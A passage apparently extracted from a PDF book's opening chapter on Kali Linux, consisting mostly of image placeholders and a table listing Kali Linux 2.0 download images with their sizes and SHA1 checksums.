





## Chapter 1: Beginning with Kali Linux


Image Name	Direct	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit	ISO	Torrent	3.1G	2.0	aaeb89a78f155377282f81a785aa1b38ee5f8ba0
Kali Linux 32 bit	ISO	Torrent	3.2G	2.0	6e5e6390b9d2f6a54bc980f50d6312d9c77bf30b
Kali Linux 64 bit Light	ISO	Torrent	0.8G	2.0	fc54f0b4b48ded247e5549d9dd9ee5f1465f24ab
Kali Linux 32 bit Light	ISO	Torrent	0.9G	2.0	bd9f8ee52e4d31fc2de0a77ddc239ea2ac813572
Kali Linux 64 bit mini	ISO	N/A	28M	2.0	5639928a1473b144d16d7ca3b9c71791925da23c
Kali Linux 32 bit mini	ISO	N/A	28M	2.0	4813ea0776612d4cc604dfe1eaf966aa381968ae
Kali Linux armel	Image	Torrent	2.1G	2.0	99a2b22bc866538756b824d3917d8ed62883ab12
Kali Linux armhf	Image	Torrent	2.0G	2.0	f57335aa7fb2f69db0271d82b82ede578cb1889e
















